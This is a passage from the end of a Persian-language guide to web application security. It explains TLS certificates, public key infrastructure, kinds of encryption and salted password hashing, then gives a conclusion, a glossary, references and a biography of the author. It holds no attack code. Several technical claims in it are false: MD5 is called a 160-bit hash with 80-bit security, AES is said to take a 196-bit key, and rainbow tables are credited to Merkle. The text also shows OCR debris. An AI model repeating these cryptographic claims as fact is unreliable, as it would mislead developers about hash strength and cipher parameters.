به دلیل اینکه هر گواهینامه یک IP و یک دامنه دارد، استفاده از گواهینامه تنها بر روی سایت‌ها ی که IPاختصاصی دارند ممکن است. همچنین هر گواهینامه تن ا بر روی یک دامنه خاص تعریف می‌شود، به عنوان مثال اگر گواهینامه برای abiusx.com صادر شده باشد، در صورتی که برای mail.abiusx.com استفاده شود غیر معتبر خواهد بود.

هر گواهینامه یک امضا دارد، که صادر کننده آنرا مشخص می‌کند. در صورتی که امضای صادر کننده معتبر باشد (یعنی از یکی از CA های شناخته شده دنیا باشد که همه به آنها اعتماد دارند)، گواهینامه را یک گواهینامه معتبر می‌نامیم. در غیر اینصورت گواهینامه غیر معتبر است.

هرکسی می‌تواند یک گواهینامه را امضا کند، برای امضا کافیست یک جفت کلید (خصوصی و عمومی) داشته باشد، اما امضای گواهینامه توسط مراجع معتبر، با دریافت مبلغ قابل توجهی (حدود ۱۰۰ دلار در سال) انجام می‌شود.

همچنین هر گواهینامه تاریخ اعتبار مشخصی دارد که پس از آن دیگر معتبر نخواهد بود و باید گواهینامه جدیدی صادر شود.

در صورتی که در یک سیستم از گواهینامه غیر معتبر استفاده شود، باز هم رمزگذاری داده‌ها در قالب HTTPS به درستی انجام خواهد شد، اما دیگر مشخص نیست که آیا کاربر مستقیما با سرور مربوطه در حال ارتباط امن است، یا نفوذگری در میان راه قرار گرفته، گواهینامه نامعتبر خود را به کاربر عرضه کرده و کاربر در حال ارتباط با نفوذگر است و اشتباها فکر می‌کند در حال ارتباط با سرور است.

به همین دلیل تمام کاوشگرهای وب، هنگامی که به یک گواهینامه نامعتبر برای سایت HTTPS برخورد می‌کنند، پیام اخطاری را مبنی بر اینکه هویت مقصد تایید شده نیست اعلام می‌داند. سایتهای معتبر و بزرگ همگی هویت تایید شده دارند و اگر کاربری هنگام مرور آنها این اخطار را مشاهده کرد، می‌تواند مطمئن باشد که نفوذگری در میان راه قرار گرفته است.

۴,۲,۱۰,۱,۱ زیرساخت کلید عمومی

زیرساخت کلید عمومی (PKI)، زیرساختی است که در دنیا قرار گرفته تا هویت‌های معتبر قابل تایید باشند. تعدادی مرجع معتبر بین‌المللی (Certificate Authorotiy) وجود دارند که کلید عمومی آنها در همه سیستم-های عامل و کاوشگرها درج شده است. این مراجع را به عنوان Root CA می-شناسند و اعتبار دائمی و خدشه ناپذیر دارند. این مراجع دارای دیتاسنترهای بسیار امن و حساس هستند و بیشتر از پایگاه پلیس از آنها محافظت می‌شود، زیرا در صورتی که کلید آنها لو برود، تمام هویت‌ها قابل جعل می‌شوند.

تمام گواهینامه‌های معتبر صادر شده، با دو یا سه واسطه، به یکی از این مراجع سطح اول مرتبط هستند. به عنوان مثال هنگامی که شما یک گواهینامه معتبر برای abiusx.com سفارش می‌دهید، توسط CA X امضا می‌شود که گواهینامه خود او توسط CA Y امضا شده و گواهینامه او نیز توسط یک Root CA امضا شده است. کاوشگر وب، هنگامی که به یک گواهینامه جدید برخورد کرد، کل این مسیر را طی کرده، گواهینامه‌ها را یکی یکی بررسی می‌کند تا به گواهینامه سطح یک برسد.

زیرساخت کلید عمومی، جدای از یک بحث فناوری، از نظر سیاسی نیز اهمیت بسزایی دارد. سازمان‌های نظامی و اقتصادی اصلی هر کشوری، به سادگی به CA هایی که در کشورهای دیگر واقع شده‌اند اعتماد نمی‌کنند و تنها حاضرند با CA کشور خودشان همکاری نمایند. تمام کشورهای مهم حداقل یک CA دارند، اما CA کشور ایران که در وزارت بازرگانی قرار گرفته است، به

دلیل تحریم‌های بین‌المللی و همچنین اشتباهی که یکبار مرتکب شده بود، در حال حاضر از اعتبار بین المللی ساقط است.

۴,۲,۱۰,۲ رمزنگاری داده‌ها

در حال حاضر، رمزنگاری را می‌توان از نظر کاربرد به پنج دسته تقسیم کرد:

- رمزنگاری متقارن بلوکی (الگوریتم استاندارد AES)
- رمزنگاری متقارن جریانی (الگوریتم‌های متعدد، RC4)
- رمزنگاری نامتقارن (سه الگوریتم محبوب، RSA پرکاربرد)
- توابع چکیده‌ساز (SHA-256 یا SHA-512)
- امضای دیجیتال (DSS)

هرکدام از کاربردهای فوق برای منظوری مناسب هستند:


۴,۲,۱۰,۲,۱ رمزنگاری یکطرفه (چکیده‌گیری)

امضای دیجیتال، با داشتن یک گواهینامه یا کلید عمومی معتبر، می‌تواند به امضای هرگونه محتوا بپردازد و تضمین کند که محتوی نه دستکاری شده است نه توسط فرد ثالثی ایجاد شده است. امضای دیجیتال پیچیدگی‌های قابل توجهی دارد و سند جداگانه‌ای می‌طلبد.

توابع چکیده‌ساز، عموما برای نگهداری رمز عبور استفاده می‌شوند. در سالهای جدید بر اساس تئوری زمان-حافظه مرکل، جداولی تحت عنوان Rainbow Table ایجاد شده اند که بسیاری از توابع چکیده‌ساز را خنثی می‌کنند، لذا نیاز مبرمی بر استفاده صحیح از این توابع در نرم‌افزار وجود دارد.

روش درست استفاده از توابع چکیده‌ساز، ابتدا آنست که از توابع جدید و قدرتمند استفاده شود. بنا بر قضیه Birthday Theorem فضای تابع چکیده‌ساز هر مقداری که باشد، مجذور آن مفید است، لذا الگوریتم MD5 که فضای ۱۶۰ بیت داشت، در واقع امنیت ۸۰ بیتی ارائه می‌داد که امروزه با استفاده از یک سوپرکامپیوتر در یک دقیقه قابل شکست است. توابع SHA-256 و SHA-512 در حال حاضر امن تلقی می‌شوند.


نکته دوم استفاده ازنمک است. نمک یک اصطلاح رمزنگاری است، که به داده تصادفی و غیرحساسی گفته می‌شود که به رمز افزوده می‌شود. با استفاده از نمک، برای هر رمز عبور هر کاربر، یک نمک (یک رشته تصادفی) ایجاد می‌شود، و به رمز عبور متصل می‌شود، سپس در پایگاه داده ذخیره می‌گردد. یک نمک ثابت سیستمی نیز تعریف شده است. ترکیب این دو نمک و رمز عبور، یکجا چکیده‌گیری می‌شود. با این روش، دیگر Rainbow Tableهای موجود پاسخگو نخواهند بود و برای هر سیستمی باید یک Rainbow Table مجزا تهیه شود. تهیه کردن یکی از این جداول، حدود یکسال زمان نیاز خواهد داشت.



شکل ۷۴ جریان داده در چکیده‌سازی صحیح از رمز عبور و بررسی صحت رمز

۴,۲,۱۰,۲,۲ رمزنگاری دوطرفه

رمزنگاری متقارن بلوکی، برای رمزکردن داده‌های ثابت به کار می‌آید. الگوریتم AES استاندارد این سطح است و از سال ۲۰۰۰ تاکنون استاندارد باقی مانده و به نظر نمی‌رسد در سالهای آتی نیز دچار خدشه شود. این الگوریتم در سه سطح کلید ۱۲۸ بیتی، ۱۹۶ بیتی و ۲۵۶ بیتی کار می‌کند که آخری استاندارد اسناد محرمانه دولت آمریکاست.



شکل ۷۵ نمای کارکرد الگوریتم A5/1 که برای رمزکردن صدا در موبایل استفاده می¬شود

رمزنگاری متقارن جریانی، برای رمزکردن صوت و تصویر همزمان با تولید آن کاربرد دارد. مثلا ویدئو کنفرانس‌های رمزشده با این تکنولوژی مهیا می‌شوند. رمزنگاری نامتقارن کاربردهای پیشرفته دارد، به عنوان مثال HTTPS و امضای دیجیتال خود از این زیرساخت استفاده می‌کنند. برنامه‌نویس معمولا نیازی به استفاده مستقیم از این فناوری ندارد، ولی لازم است بداند که در حال حاضر کلیدهای کوچکتر از ۲۰۴۸ بیت برای RSA امن تلقی نمی‌شوند.

شکل ۷۶ نمایه شرکت RSA ، بنیانگذار رمزنگاری نامتقارن

توجه داشته باشید که کلید اینگونه رمزنگاری‌ها نباید در برنامه قرار بگیرد وگرنه نفوذگر پس از نفوذ به سیستم به کلید نیز دسترسی خواهد داشت.

۴,۲,۱۱ امنیت طرف مشتری

در تمام سناریوهایی که نیازی به واگذار کردن امنیت به مشتری و کاوشگر نیست، برنامه‌نویس باید اینکار را در سمت سرور انجام دهد.

در صورتی که قسمتی از امنیت باید در کاوشگر بررسی شود، داده‌های حساس سرور به هیچ وجه نباید به مشتری ارسال شوند، بلکه باید یک توکن یکبار مصرف حاصل از چکیده‌گیری از داده مربوطه ایجاد شده ذخیره شود و به مشتری ارسال شود، مانند سناریویی که در «مرا به یاد داشته باش» صورت می‌گرفت.

۴,۲,۱۲ غیره

آگاهی از راه دفاع در برابر حملات مختلف و نوین، نیازمند استخدام یا همکاری با یک متخصص امنیت اطلاعات است. این متخصصین برای حفظ امتیاز خود باید دائما

در سمینارها و لیست‌های مهم مخاطرات امنیتی شرکت نمایند و دائما اطلاعات خود را بروز نمایند.

متاسفانه بسیاری از سازمان‌های ایرانی تنها پس از اینکه به آنها نفوذ می‌شود اقدام به استخدام متخصص امنیت می‌کنند، اینکار هزینه اصلاح سیستم‌ها را تا ۸۰% افزایش می‌دهد. سالانه مبلغ قابل توجهی از بودجه شرکت‌های بین‌المللی صرف امنیت اطلاعات و مقابله با مخاطرات آن می‌شود.

۵ نتیجه‌گیری:

در این نوشته، وب به عنوان یک بستر ارائه اطلاعات معرفی شد. سپس نیاز به چهارچوب‌های برنامه‌سازی برای تولید نرم‌افزارهای پیشرفته وب مطرح شد و ویژگی‌های این چهارچوب‌ها مورد بررسی قرار گرفت.

اکثر چهارچوب‌های موجود در سیستم‌های امروزی، با نقطه نظر کارایی و بدون دقت به جنبه امنیت تولید شده‌اند و مشکلات بسیاری را برای سازمان‌ها به وجود آورده‌اند. چهارچوب-های امنیتی محض مانند OWASP ESAPI نیز به دلیل گستردگی و پیچیدگی زیاد، همچنین نداشتن پیاده‌سازی کامل، مورد استقبال خوبی قرار نگرفته‌اند.

وب روز به روز با مخاطرات بیشتری مواجه می‌شود و کم کم به میدان جنگ کشورها، ملت‌ها و سازمان‌ها تبدیل می‌شود. در این فضا، استحکام مصالح استفاده شده برای ساختن قلعه‌ها اهمیت بسزایی دارد و در صورتی که اصلاحات جدی در این زمینه صورت نگیرد، در آینده نزدیک به معضل بسیار بزرگی تبدیل خواهد شد.

موارد امنیتی و راهکارهای مطرح شده در این سند، بیش از ۹۰% حمله‌های نفوذگران و تمام حمله‌های نفوذگران مبتدی را پوشش می‌دهند و رعایت صحیح آنها، سیستم‌های مبتنی بر وب را تا حد قابل قبولی مستحکم می‌سازد. برای جلوگیری از مابقی مخاطرات، سازمان باید نسبت به استخدام متخصص امنیت اطلاعات و همچنین بهره‌گیری از سازمان‌های آزادی مانند OWASP روی بیاورد.

۶ واژه‌نامه

AAA	مخفف عبارت Authentication, Authorization, Accounting
ACID	مخفف عبارت Atomicity, Consistency, Isolation, Durability
ADO.NET	تکنولوژی انتزاعی سازی دسترسی به پایگاه مایکروسافت
AES	استاندارد رمزنگاری متقارن بلوکی
AJAX	مخفف Asynchronous Javascript And XML
APT	حمله‌های سایبری سازمان یافته Advanced Persistent Threat
ASLR	چیدمان تصادفی حافظه Address Space Layout Randomization
ASP	تکنولوژی سرور مایکروسافت Active Server Pages
Abstraction Layer	لایه انتزاعی سازی
Access Control	کنترل دسترسی
Agile	روش‌های مهندسی نرم‌افزار چابک
Atomicity	رفتار مطلوب پایگاهی که تضمین می‌کند تراکنش عملیات اتمی باشد
Availability	در دسترس بودن یک سیستم و خارج نشدن آن از مدار
Backward Compatible	سیستمی که پشتیبانی از نسخ قدیمی خود را انجام می‌دهد
Benchmark	تست کارایی به تعداد بالا
Birthday Theorem	قضیه روز تولد
Blind SQL Injection	تزریق درخواست کور
Bloat	افزودن ویژگی‌های زیادی و زائد به نرم‌افزار
Bursty	انفجاری
CAPTCHA	سیستم تشخیص انسان از ماشین
CIA	مخفف Confidentiality, Integrity, Availability
CSRF	جعل درخواست بین سایتی Cross Site Request Forgery

CSS	زبان قالب بندی صفحات وب
Certificate Authorotiy	مرجع تایید و اعطای گواهینامه دیجیتال
Component	مولفه
Concat	چسباندن، افزودن
Confidentiality	محرمانگی، عدم امکان خواندن اطلاعات توسط افراد غیر
Connection Pool	انباره اتصال
Consistency	یکپارچگی، عدم ناهماهنگی بین داده‌های پایگاه‌داده
Content	محتوی
Cookie	شیرینی، کلوچه، از قابلیت‌های کاوشگرهای وب
CppCMS	
DML	دستورات دستکاری داده Data Manipulation Language
DOS	جلوگیری از سرویس Denial of Service
Daemon	غول، نرم‌افزاری که در قالب سرویس بر روی سیستم اجرا می‌شود
Deployment	راه‌اندازی، نصب
Durability	مانایی، داده‌های پایگاه‌داده مدتهای زیادی سالم می‌ماند
ECMAScript	نام اصلی جاواسکریپت و زبان‌های مشابه
Encryption	رمزگذاری
Escaping	رهایی، عملیات نشانه‌گذاری کاراکترهای خاص در یک متن
Event	رخداد
Exploit	سوء استفاده، ابزار یا کدی که معضل امنیتی را استفاده می‌کند
FIPS	موسسه استاندارد ملی آمریکا
Front Controller	کنترلگر محوری در ساختار MVC
HTML	زبان ارائه محتوای وب
HTTP	پروتکل انتقال محتوای وب

HTTP Range	قسمتی از پروتکل که مخصوص ادامه دانلود است
HTTPS	پروتکل انتقال امن محتوای وب
Hardcode	قراردادن داده متغیر در متن برنامه
Hierarchical RBAC	کنترل دسترسی نقش محور سلسله مراتبی
High Availability	سیستم‌هایی که همیشه در دسترس هستند
Host	میزبان، سرور
IDS	سیست تشخی حمله Intrusion Detection System
IP Binding	تقید IP
Information Assurance	تضمین اطلاعات
Integrity	
Internationalization	چندزبانی، جهانی سازی
Isolation	انزوا، تجزیه، فرایند جلوگیری از تاثیرگذاری یک درخواست در دیگری
JSON	قالب ارائه محتوی جاواسکریپت Javascript Object Notation
JSONP	JSON به همراه Padding
JSP	صفحات سرور جاوا Java Server Pages
Java	جاوا
Javascript	جاواسکریپت
Kernel	هسته سیستم عامل
LFI	مخفف Local File Inclusion
LGPL	لیسانس آزاد محصولات متن باز Lesser General Public License
Lynx	کاوشگر تحت کنسول
MVC	مخفف Model View Controller
NAT	مخفف Network Address Translation
Native	محلی، بومی

OAuth	احراز هویت باز و محوری معمولا با OpenID
ORM	مخفف Object Relational Mapping
OWASP	معتبرترین موسسه بین المللی امنیت وب
Permission	مجوز
Persistant	مانا
Query	درخواست
RDBMS	سیستم مدیریت پایگاه داده رابطه‌ای
RPC	مخفف Remote Procedure Call، فراخوانی تابع از دور
Rainbow Table	جداول رنگین کمانی
Reflected XSS	XSS منعکس شده
Refresh	بروز کردن
Remember Me	مرا به خاطر داشته باش
Response Body	بدنه پاسخ درخواست
SEO	Search Engine Optimization، بهینه سازی برای موتور جستجو
SOAP	پروتکل استاندارد وب سرویس
SOP	Same Origin Policy، قانون دسترسی به عنصر ایجاد کننده
SQL	Structured Query Language
SQL Injection	تزریق درخواست
SaaS	Software as a Service، یکی از مفاهیم رایانش ابری
Sandbox	جعبه شن، محیط تست رفتار یک سیستم
Scalability	گسترش پذیری
Session Hijacking	سرقت نشست
Session ID	شناسه نشست
Stateless	بدون وضعیت، سیستمی که درخواست قبلی را به یاد ندارد

Static	ایستا
TDD	توسعه مبتنی بر تست Test Driven Development
Thin Client	مشتری سبک، سیستم‌هایی که تنها کاوشگر وب دارند
Third Party	شخص ‌الث
Token	علامت، نشانه، شناسه
Union Bypassing	گذر اجتماعی
User Agent	نام و مشخصات کاوشگر وب
Vector	بردار، راهکارهای عبور از لیست سیاه
World Wide Web	تور گسترده جهانی، وب
XML	زبان برچسبی گسترش‌پذیر Extensible Markup Language
XMLHTTPRequest	
XSS	اسکریپت نویسی بین سایتی Cross Site Scripting
gcc	کامپایلر استاندارد سی
iFrame	تکنولوژی قرار دادن یک صفحه وب داخل یک صفحه دیگر
localhost	نام مخففی برای دسترسی به سیستم خود در شبکه
metadata	متاداده، داده در باره‌ی داده

۷ فهرست منابع(فارسی)

۱- امنیت داده‌ها، احسان ملکیان، علی ذاکرالحسینی، انتشارات نص

۲- رمزنگاری با کلید عمومی، محمد باقری، انتشارات دانشگاه امام حسین

۳- کتاب سال افتا (۱۳۹۰)، وزارت ارتباطات و فناوری اطلاعات

۴- مجموعه مقالات پنجمین کنفرانس رمز ایران، تهران ۱۳۸۹

۵- OWASP Top 10 2010 فارسی، عباس نادری، ۲۰۱۱

۶- استاندارد بررسی امنیت نرم‌افزار، عباس نادری، ۲۰۱۱

۷- امنیت تخصصی در وب، عباس نادری، مقالات رسانه‌های دیجیتال، ۱۳۹۰

۸ فهرست منابع (انگلیسی)

1. Hacking Exposed (5th Edition), McGraw Hill
2. Information Security, Principles and Practice (Mark Stamp), Wiley
3. Modern Cryptography, Theory & Practice (Pearson)
4. http://ir.php.net/manual/en/function.mysql-fetch-assoc.php
5. http://wezfurlong.org/blog/2004/may/first-steps-with-pdo/
6. https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
7. https://www.owasp.org/index.php/Top_10_2007
8. https://www.owasp.org/index.php/Top_10_2010-Main
9. https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet
10. https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verifcation_Standard_Project
11. https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
12. http://cryptodox.com

۹ ضمایم

۹,۱ درباره نگارنده

عباس نادری افوشته، متخصص امنیت اطلاعات و نماینده ایران در اواسپ است. وی بیش از ۱۰ سال سابقه کار تخصصی توسعه نرم‌افزار و بیش از ۵ سال سابقه کار تخصصی امنیت اطلاعات دارد.

همچنین او برای مقطع دکترا از چندین دانشگاه آمریکا و انگلستان دعوتنامه داشته است. عباس در سه دوره مسابقات نفوذگری ایران دارای رتبه‌های دوم، پنجم، سوم و اول افتخاری شده است. وی همچنین در سطح بین‌المللی به عنوان متخصص امنیت اطلاعات و نفوذگر برجسته شناخته شده است.

عباس در بیش از ۱۰ پروژه بین‌المللی متن‌باز بزرگ همکاری دارد. زیرساخت OpenStack، سیستم عامل اوبونتو، فایرفاکس، SQLCipher و PyQt از این دسته هستند.

او بیش از ۳۰ سیمنار و کارگاه عمومی مختلف بزگزار نموده است. وی چندین درس آموزشی و پژوهشی را در دانشگاه‌های مختلف ارائه داده، راهنمای بیش از ۲۰ درس بوده است.

تدوین سوالات آزمون تخصصی مهندسی امن نرم‌افزار و عضویت در انجمن بین‌المللی مهندسی نرم‌افزار امن، از دیگر فعالیت‌های اوست.

عباس توسعه‌دهنده اصلی jFramework بوده و به فلسفه نیز علاقه قابل توجهی دارد. او بیش از ۲۰ مقاله آزاد منتشر کرده که هرکدام هزاران بار دانلود و مطالعه شده‌اند.

این مستند پس از کسب تجربه در چندین سازمان تجاری و موسسه بین‌المللی توسط او نگارش شده است. سایت رسمی وی www.abiusx.com می‌باشد.